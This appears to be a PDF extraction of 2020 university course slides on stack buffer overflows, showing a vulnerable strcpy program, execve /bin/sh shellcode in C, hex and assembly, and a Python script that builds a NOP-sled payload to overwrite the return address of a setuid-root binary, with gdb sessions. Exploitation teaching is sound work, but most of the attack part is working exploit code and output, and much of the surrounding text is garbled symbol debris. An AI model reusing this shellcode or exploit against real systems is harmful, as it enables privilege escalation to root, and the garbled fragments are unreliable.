


---

! " " " # \$ % \$ %




---

---

#

\$

%



!

,

(

,

)

(


\*

+

,

,

&



) ( %

-

.



+

% &

/

%

, 0


% (

!


,

1

2



+ 3 4  
5 6 , &  
- + 7 .  
8 5 .  
! % ( %  
+ 7  
9 % & # :  
% ( %



;

^

9

=

>

?

- .

@

- A +

A .

B

!

"

#

\$

!%

&

!!


'

(

)

\*

+



3

!

3

%

5

,

6


%

,


&

0






/  
( ! 2  
3



, - .

4

!



) (

( E , D - \$ \$  
F

B

- . @

, D

- F \$ G \$ H .

B


) (

! %

%

( E F (

```
stack_ptr-->  x |  
              saved_BP |  
              return-address to main | stack frame for my_func  
              a |  
              b |  
              c |  
  
              return address in the stackframe for main | stack frame for main
```



|

|

'

\$

, \$

8

J

&

%

&

: #

/

,

'

'

'

'


"

3

D

4

'



```
\>>sudo sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0
\>> █
```




+ K

*// A BASIC BUFFER OVERFLOW EXAMPLE*

```
#include <stdio.h>
#include <string.h>
```

```
int main(int argc, char* argv[])
{
    char buffer[50];
    strcpy(buffer, argv[1]);
    return 0;
}
```

) (



```
\>>./BasicBufferOverFlow azerty
\>>./BasicBufferOverFlow aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
** stack smashing detected **: <unknown> t
erminated
Aborted (core dumped)
\>>█
```



+

+

9


```
//Compiler avec gcc shellcode.c -o  
shellcode
```

```
#include <stdio.h>  
#include <unistd.h>
```

```
int main()  
{  
    char* name[2];  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
    execve(name[0], name, NULL);  
    return 0;  
}
```



) (




```
\>>./shellcode  
$ whoami  
osboxes  
$ █
```

9

#

% 4




```
// Compiler avec gcc -m32 -fno-stack-  
protector -z execstack shellopcodes.c -o  
shellopcodes  
char shellcode[] =  
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2  
f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x8  
9\xc2\xb0\x0b\xcd\x80";  
int main()  
{  
    void (*shell)() = (void*) shellcode;  
    shell();  
    return 0;  
}
```

) (

9

4



```
\>>./shellopcode  
$ whoami  
osboxes  
$ 
```


9

+

```
// compiler avec gcc -  
m32 shellasmcode.c -o  
shellasmcode
```

```
int main()  
{  
    asm (  
        "xor    %eax, %eax\n"  
        "push   %eax\n"  
        "push   $0x68732f2f\n"  
        "push   $0x6e69622f\n"  
        "mov    %esp, %ebx\n"  
        "push   %eax\n"  
        "push   %ebx\n"  
        "mov    %esp, %ecx\n"  
        "mov    %eax, %edx\n"  
        "movb   $0xb, %al\n"  
        "int    $0x80\n"  
    );  
}
```

) ( 9 +



```
\>>./shellasmcode  
$ whoami  
osboxes  
$ █
```



<

% 4

```
\>>objdump -d shellasmcode
```

```
shellasmcode:      file format elf32-i386
```

```
Disassembly of section .init:
```

4

4

000011ad <main>:

11ad: f3 0f 1e fb

11b1: 55

11b2: 89 e5

11b4: e8 25 00 00 00

11b9: 05 23 2e 00 00

11be: 31 c0

11c0: 50

11c1: 68 2f 2f 73 68

11c6: 68 2f 62 69 6e

11cb: 89 e3

11cd: 50

11ce: 53

11cf: 89 e1

11d1: 89 c2

11d3: b0 0b

11d5: cd 80

11d7: b8 00 00 00 00



+

K

```
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>

int setuid(uid_t uid);

int main(int argc, char *argv[])
{
    setuid(0);
    char buffer[210];
    strcpy(buffer, argv[1]);
    printf("Amicalement MTIBAA Riadh 2020!!!\n");
    return 0;
}
```



9

%

&amp;

#PYTHON SCRIPT ADAPTED BY MTIBAA Riadh from Internet source ISSAT Sousse 2020

```
from subprocess import call
```

```
#ROOT SHELL
```

```
shellopcode= '\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05'
```

```
#####
```

```
taille_buffer=210
```

```
taille_shellopcode=48
```

```
taille_allouee_compilateur_buffer=224
```

```
taille_alignement=taille_allouee_compilateur_buffer-taille_buffer
```

```
taille_rbp_cste=8
```

```
#####
```

```
rip='0x7fffffff412'
```

```
rip_decode=(rip[2:].decode('hex'))[::-1]
```

```
#####SECURITY ASLR DISACTIVATED
```


```
payload = '\x90'*(taille_buffer-taille_shellopcode) + shellopcode + '\x90'*(taille_alignement+taille_rbp_cste) + rip_decode
```

```
#####SECURITY ASLR ACTIVATED
```

```
#payload = '\x90'*(taille_allouee_compilateur_buffer+taille_rbp_cste) + rip_decode
```

```
#####
```

```
call(['./vuln',payload])
```



```
\>>gcc -fno-stack-protector -z execstack vuln.c -o vuln  
\>>█
```

!

K



```
\>>gdb vuln
```

!

File Actions Edit View Help

For bug reporting instructions, please see:

[<http://www.gnu.org/software/gdb/bugs/>](http://www.gnu.org/software/gdb/bugs/).

Find the GDB manual and other documentation resources o

--Type <RET> for more, q to quit, c to continue without  
paging--

nline at:

[<http://www.gnu.org/software/gdb/documentation/>](http://www.gnu.org/software/gdb/documentation/).

For help, type "help".

Type "apropos word" to search for commands related to "  
word"...

Reading symbols from **vuln**...

(No debugging symbols found in vuln)


(gdb) █

7


9

,

(



```
(gdb) set disassembly-flavor intel
```



>


+

5

```
(gdb) disas main
```

L

```
File  Actions  Edit  View  Help
0x000000000000011af <+38>:  mov    rax,QWORD PTR [rbp-0xf0]
0x000000000000011b6 <+45>:  add    rax,0x8
0x000000000000011ba <+49>:  mov    rdx,QWORD PTR [rax]
0x000000000000011bd <+52>:  lea    rax,[rbp-0xe0]
0x000000000000011c4 <+59>:  mov    rsi,rdx
0x000000000000011c7 <+62>:  mov    rdi,rax
--Type <RET> for more, q to quit, c to continue without paging--
0x000000000000011ca <+65>:  call   0x1070 <strcpy@plt>
0x000000000000011cf <+70>:  lea    rdi,[rip+0xe32]          # 0x
2008
0x000000000000011d6 <+77>:  call   0x1080 <puts@plt>
0x000000000000011db <+82>:  mov    eax,0x0
0x000000000000011e0 <+87>:  leave
0x000000000000011e1 <+88>:  ret
End of assembler dump.
(gdb) █
```



+ ; % 4  
!  
M ( M \$ F F F  
H G N O P N F G Q E G G P  
8  
! G G P R G F M  
% \$  
4 : %  
\$ :  
G F M R P Q #



# / :  
# / :

9

```
shellopcode=' \x48\x31\xff\x
b0\x69\x0f\x05\x48\x31\x
d2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\x
c1\xeb\x08\x53\x48\x89\xe7\x48\x31\x
c0\x50\x57\x48\x89\xe6\x
b0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05'
```




/

:

% 4

3

```
(gdb) r $(python -c"print '\x90'*162+''\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05'+'\x90'*22+'R'*6")
```

) (

% / :

File Actions Edit View Help

```
(gdb) r $(python -c"print '\x90'*162+'\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05'+'\x90'*22+'R'*6")
```

The program being debugged has been started already.

Start it from the beginning? (y or n) y

```
Starting program: /home/osboxes/BufferOverflow/vuln $(python -c"print '\x90'*162+'\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05'+'\x90'*22+'R'*6")
```

Amicalement MTIBAA Riadh 2020!!!

Program received signal SIGSEGV, Segmentation fault.

0x0000525252525252 in ?? ()


(gdb) █



+

8

```
Program received signal SIGSEGV, Segmentation fault.  
0x0000525252525252 in ?? ()  
(gdb) info register $rip  
rip                                0x5252525252525252    0x5252525252525252  
(gdb) █
```



+


```
File  Actions  Edit  View  Help
rax          0x0          0
rbx          0x0          0
rcx          0x7ffff7ed4317  140737352909591
rdx          0x0          0
rsi          0x5555555592a0    93824992252576
rdi          0x7ffff7fb04c0  140737353811136
rbp          0x9090909090909090 0x9090909090909090
rsp          0x7fffffffde40    0x7fffffffde40
r8           0x21          33
r9           0x7c          124
r10          0x7ffff7fadbe0    140737353800672
r11          0x246         582
r12          0x5555555550a0    93824992235680
r13          0x7fffffffdf10    140737488346896
r14          0x0          0
r15          0x0          0
rip          0x52525252525252  0x52525252525252
eflags       0x10246        [ PF ZF IF RF ]
cs           0x33          51
ss           0x2b          43
ds           0x0          0
--Type <RET> for more, q to quit, c to continue without paging--
```

%

+



```
(gdb) x/100x $rsp-200
```



File Actions Edit View Help


0x7fffffffdd98:	0x90909090	0x90909090	0x90909090	0x90909090
0x7fffffffdda8:	0x90909090	0x90909090	0x90909090	0x90909090
0x7fffffffddb8:	0x90909090	0x90909090	0x90909090	0x90909090
0x7fffffffddc8:	0x90909090	0x90909090	0x90909090	0x90909090
0x7fffffffddd8:	0x90909090	0x90909090	0x90909090	0x90909090
0x7fffffffdde8:	0x90909090	0x90909090	0x31489090	0x0f69b0ff
0x7fffffffddf8:	0xd2314805	0x2fffb48	0x2f6e6962	0xc1486873

--Type <RET> for more, q to quit, c to continue without paging--

0x7fffffffde08:	0x485308eb	0x3148e789	0x485750c0	0x3bb0e689
0x7fffffffde18:	0x016a050f	0x583c6a5f	0x9090050f	0x90909090
0x7fffffffde28:	0x90909090	0x90909090	0x90909090	0x90909090
0x7fffffffde38:	0x52525252	0x00005252	0x00000000	0x00000000
0x7fffffffde48:	0xffffdf18	0x00007fff	0x00400000	0x00000002
0x7fffffffde58:	0x55555189	0x00005555	0x00000000	0x00000000
0x7fffffffde68:	0x4794be41	0x48051cb2	0x555550a0	0x00005555
0x7fffffffde78:	0xffffdf10	0x00007fff	0x00000000	0x00000000

--Type <RET> for more, q to quit, c to continue without paging--





% 4

%

/ :

%

%

M ( P Q

M  
%

·  
·



/ :

9

4

%

8

```
File  Actions  Edit  View  Help
0x7fffffffddde8: 0x90909090      0x90909090      0x31489090      0x0f69b0ff
0x7fffffffddf8: 0xd2314805      0x2fffb48       0x2f6e6962      0xc1486873
--Type <RET> for more, q to quit, c to continue without paging--

0x7fffffffde08: 0x485308eb      0x3148e789      0x485750c0      0x3bb0e689
0x7fffffffde18: 0x016a050f      0x583c6a5f      0x9090050f      0x90909090
0x7fffffffde28: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffde38: 0x52525252      0x00005252      0x00000000      0x00000000
0x7fffffffde48: 0xffffdf18      0x00007fff      0x00400000      0x00000002
